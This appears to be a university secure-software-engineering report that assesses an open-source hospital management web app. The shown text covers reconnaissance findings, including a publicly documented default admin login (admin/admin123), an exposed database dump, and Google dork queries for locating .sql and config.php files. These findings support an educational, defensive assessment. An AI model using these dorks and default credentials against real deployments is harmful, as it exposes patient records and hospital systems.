

UNIVERSITY OF BARI ALDO MORO
MASTER'S DEGREE COMPUTER SCIENCE

Secure Software Engineering Project

Written by: Vito Marchionna, Antonio Zotti, Matteo Mazza
Bari, 25/05/2026

Table of Contents

1 Introduction	1
2 Business Context	2
2.1 Application overview	2
2.2 Stakeholders	2
3 Passive Reconnaissance	3
3.1 Source Code Inspection	3
3.2 GitHub Repository Analysis	9
3.3 Google Dorks	11
4 Active Reconnaissance	14
4.1 SpiderFoot	14
4.2 Dirb	16
4.3 Nmap	19
4.4 WhatWeb	19
5 Penetration Testing	21
5.1 Path Traversal	21
5.2 Cookie Missing "HttpOnly" Flag	22
5.3 Broken Access Control (Authentication Bypass)	23
5.4 SQL injection	24
5.5 Cross Site Scripting (XSS)	34
5.6 HTML Code Injection	36
5.7 Brute Force Attack	36
5.8 Sensitive Data Exposure	38
6 Vulnerability Identification	40
6.1 ExploitDB	40
6.2 Static Code Analysis	41
6.3 Dynamic Code Analysis	44
7 Remediation & Fixes	48
7.1 Fix per vulnerability	48
7.2 Privacy Assessment	58
7.3 Password Autocompletion	61

7.4 Privacy Architecture	62
7.5 Fortify Rerun (Post-Fix)	66
8 Summary of the Work	68
8.1 Re-testing	68
8.2 Remaining Findings	68
8.3 Final Remarks	68
9 References	69
9.1 Legal and Regulatory Framework	69
9.2 Privacy Engineering Patterns	69
9.3 Security Standards	69
9.4 Tooling and Implementation References	69

The increasing digitisation of healthcare services has made hospital management systems a critical component of modern medical infrastructure. These systems handle highly sensitive personal data — including patient identities, medical histories, appointments, and prescriptions — making them a high-value target for malicious actors and a subject of particular relevance under data protection law.

This report presents the results of a comprehensive security assessment conducted on the Hospital Management System, an open-source web application developed in PHP and MySQL, publicly available on GitHub. The assessment was carried out as part of the Secure Software Engineering course at the University of Bari, with the objective of identifying, demonstrating, and remediating security vulnerabilities using tools and methodologies.

The analysis followed a structured methodology covering four main phases. The **first phase and second phase** covered passive and active reconnaissance, using tools such as browser developer tools, GitHub analysis, Google Dorks, Nmap, WhatWeb, Dirb, and ExploitDB to map the application's attack surface and gather information about its technology stack and exposed resources. The **third phase** focused on penetration testing, using **sqlmap**, and manual techniques to confirm and exploit the vulnerabilities found. The **fourth phase** consisted of static code analysis performed with **Fortify ScanCentral SAST**, which examined the full source code without executing the application and identified vulnerabilities at their origin in the code and Dynamic Code Analysis using **OWASP ZAP**.

At the end we have the **Final phase** addressed remediation, applying targeted fixes to each vulnerability category and rerunning the Fortify scan to verify the effectiveness of the mitigations.

Throughout the assessment, findings were evaluated not only from a technical security perspective but also in terms of their implications for data protection and regulatory compliance

2.

Business Context

2.1. Application overview

The **Hospital Management System (HMS)** is a web-based platform built primarily using a native PHP frontend/backend architecture, styled with Bootstrap, and integrated with a MySQL relational database. The primary business objective of this application is to streamline healthcare operations by digitalizing traditional hospital touchpoints. It replaces manual, paper-based or disjointed workflows with a centralized interface where patients can manage their medical interactions, doctors can view their schedules, and hospital staff can oversee overall clinic operations.

The core functionalities provided by the system include:

- **User Registration and Authentication:** Dedicated portal entries and session management for multiple roles.
- **Appointment Booking System:** Allows users to pick specific medical specialties, match with available doctors, view real-time dynamic consultancy fees, and log appointment dates/times.
- **Patient & Doctor Directories:** Automated list generation and keyword-based filtering (e.g., searching patients by contact numbers or searching doctors by email/specialization).
- **Feedback & Inquiry Management:** A public contact utility that relays patient queries directly to the administrative dashboard.

2.2. Stakeholders

The application operates on a defined role-based access model consisting of three primary operational stakeholders:

- **Patient (End User):** Self-registers an account and accesses a personalized dashboard to book medical appointments by selecting specialized doctors and corresponding time slots while also viewing prescription details and monitoring individual consultation fees.
- **Doctor (Medical Personnel):** Logs into a dedicated medical dashboard to review localized daily or weekly appointment schedules and filters or searches registered patients by their contact credentials while tracking upcoming consultations and associated fees.
- **Administrator (Hospital Operations/IT Staff):** Exercises global administrative control by manually creating and registering official Doctor profiles while reviewing exhaustive master directories of all registered patients, active doctors, and historical appointment records as well as monitoring public feedback submissions and inquiries.

3. Passive Reconnaissance


3.1. Source Code Inspection

An HTML source code inspection represents the initial, non-intrusive phase of a web application security assessment. By analyzing the front-end structure, script delivery methods, and client-side logic exposed in the browser, an attacker or auditor can map out the application's attack surface without sending malicious payloads. This process reveals critical deployment patterns, framework dependencies, configuration flaws, and sensitive developer comments that often point directly to deeper backend vulnerabilities.

3.1.1. Network Tab

By analyzing the network traffic generated when loading the application, we can identify the specific technologies and frameworks used to build both the frontend and the backend.

- **PHP:** The browser requests `index.php`, which confirms that the server uses a PHP-based backend architecture.
- **Bootstrap 4.3.1:** The frontend styling framework is loaded externally via the StackPath Content Delivery Network (CDN).
- **jQuery 3.3.1 Slim:** A lightweight JavaScript library used to handle client-side animations and interactive components.
- **Popper.js:** A JavaScript utility library used to manage the positioning of dropdown menus and tooltips.
- **Font Awesome:** An external icon library used for dashboard and UI graphics.
- **Google Fonts:** The application imports the IBM Plex Sans typography stylesheet directly from Google's servers.




3.1.2. Storage Tab

By inspecting the storage and application data, we can analyze the cookies managed by the browser to evaluate session security.

PHPSESSID: The *HttpOnly* flag is not active (disabled).

When the *HttpOnly* flag is turned off, it means the session cookie can be read directly by JavaScript code running in the browser. If an attacker successfully exploits a **Cross-Site Scripting (XSS)** vulnerability on the site, they can easily steal this cookie using a simple script. With the stolen **PHPSESSID**, the attacker can hijack the user's or administrator's active session and gain unauthorized access to the system without knowing their actual password.




3.1.3. Elements Tab

By inspecting the DOM tree and the source scripts, we can analyze how the application processes user input. The code reveals that password validation is performed strictly on the client-side (inside the user's browser) using the following JavaScript code:

```
1  var check = function() {
2    if (document.getElementById('password').value ==
3        document.getElementById('cpassword').value) {
4      // Matched
5    }
6  }
7
8  function checklen() {
9    var pass1 = document.getElementById("password");
10   if(pass1.value.length < 6) {
11     alert("Password must be at least 6 characters long. Try again!");
12     return false;
13   }
14 }
```

Relying only on client-side JavaScript for security validation is a dangerous flaw. Because this code runs directly in the user's browser, any user can easily bypass it.


An attacker can right-click the page, open the Developer Tools, and completely delete or modify these functions. Alternatively, they can use an intercepting proxy tool (like Burp Suite) to send a short or mismatched password directly to the backend server, completely skipping the browser's checks.



The core **JavaScript files (Bootstrap, jQuery, and Popper.js)** are loaded directly from third-party networks (maxcdn.bootstrapcdn.com, code.jquery.com, cdnjs.cloudflare.com).

3.1.3.1 The Supply Chain Risk:


If a hacker manages to compromise just one of these external servers (known as a Supply Chain Attack), they could modify the original JavaScript files to include malicious code. Because our application blindly trusts these links, the browser would automatically download and run the hacker's malicious code on every single visitor's computer, without our application ever noticing the change.



3.1.3.2 Inconsistent Framework Versions and Dead Code

Inside `index.php`, the inspector reveals two major issues regarding dependency management:


1. **Active Framework Conflicts:** The application actively imports two different versions of the same framework at the same time: Bootstrap 4.3.1 (via StackPath) and Bootstrap 4.1.1 (via MaxCDN). Loading multiple versions concurrently can break JavaScript components and cause layout conflicts.
2. **Leftover Dead Code:** There is an old reference to Bootstrap 3.4.1 left inside the HTML comments (). While the browser ignores commented-out code, leaving obsolete and unused library links in production source files is a poor development practice that indicates a disorganized and messy codebase.



3.1.4. Contact Page Analysis


3.1.4.1 Potential Stored XSS

The txtMsg textarea field has absolutely no validation or filtering on the frontend. If the backend script (contact.php) saves this message into the database and displays it inside the Admin Panel without cleaning it (sanitization), an attacker could inject malicious JavaScript code. Every time an administrator opens the contact logs, that hidden script would execute automatically in their browser, potentially stealing their session.




3.1.4.2 Input Validation Bypass

The application tries to restrict user input to text characters only by using a JavaScript function called `alphaOnly()`. However, this function only triggers when a user presses a key (keydown). An attacker can easily bypass this restriction by copying and pasting text into the field, modifying the HTML code using Developer Tools, or intercepting the request with a proxy tool like Burp Suite.



3.1.4.3 Uncontrolled External Asset

The page includes an image loaded directly from a free, public hosting platform (image.ibb.co). Relying on a third-party host that you do not own is bad practice; if the domain expires or gets hijacked, an attacker could replace the image with inappropriate content or malicious scripts.



3.2. GitHub Repository Analysis

GitHub repository analysis is a passive reconnaissance technique that involves examining publicly available source code repositories associated with the target application. Since the Hospital Management System is hosted on a public GitHub repository, an attacker can access the full source code, commit history, and supplementary files without sending a single request to the target server. This phase revealed several critical findings before any active testing began.

GitHub Url: <https://github.com/kishan0725/Hospital-Management-System>

3.2.1. Hardcoded Credentials in README

The repository's README.md file explicitly documents the default administrator credentials in plain text, publicly visible to anyone who visits the repository page.




Fig 1.13

These credentials (admin / admin123) are not just documentation — they are the actual default credentials shipped with the application. Any attacker who finds this repository can immediately attempt to log into any live deployment of this system using these values. This represents a direct violation of **CWE-798: Use of Hard-coded Credentials**.

3.2.2. Database Schema Exposed (.sql file)

The repository contains the full database dump file `myhmsdb.sql`, committed directly into the codebase with no access restrictions. This file reveals:

- The complete database schema, including all table names and column structures
- The names of sensitive tables such as patient, doctor, appointment, and admin
- The exact field names used to store personal and medical data

An attacker who obtains this file can craft highly targeted SQL injection payloads without any trial-and-error, since the exact table and column names are already known. This dramatically reduces the effort required to exfiltrate sensitive data.

3.2.3. Developer Acknowledgement of Known Vulnerabilities

The README contains a section explicitly titled “**Need to work on**”, in which the original developer acknowledges unresolved security issues within the application itself.

Passwords are not encrypted, and the password field is displayed in plain text inside the admin panel.

3.2.4. No file for Sensitive Data

The repository does not include a `.gitignore` file configured to exclude sensitive assets. As a result, files such as the database dump, configuration templates, and internal path structures are all tracked and publicly visible in the commit history.

3.3. Google Dorks


Google Dorking is a passive reconnaissance technique that leverages advanced Google Search operators to discover sensitive information about a target that has been unintentionally indexed by search engines. By combining operators such as `site:`, `inurl:`, `intitle:`, and `filetype:`, an attacker can surface configuration files, exposed admin panels, database backups, and login pages without ever interacting directly with the target server.

Although the Hospital Management System in this assessment runs locally on a virtual machine and is therefore not indexed by Google, this technique remains highly relevant. A threat model for this application must account for real-world deployment scenarios, where an administrator could publish the system online without applying proper access controls. The dorks below demonstrate exactly how an attacker would locate and exploit this system within seconds of it going live.

3.3.1. Dork 1 — Database Backup Discovery

```
1 site:targethospital.com filetype:sql
```


This query searches for any `.sql` files publicly accessible on the target domain. In the case of this application, it would surface the `myhmsdb.sql` database dump, allowing an attacker to download the full schema and any seeded data, including patient records and plaintext administrator passwords, without authentication.



3.3.2. Dork 2 — Configuration File Exposure

```
1 site:targethospital.com intitle:"Index of" config.php
```

If directory listing is enabled on the web server (a misconfiguration found in many PHP deployments), this dork would expose `config.php` directly in the browser. This file contains the database hostname, username, and password used by the application to connect to MySQL.

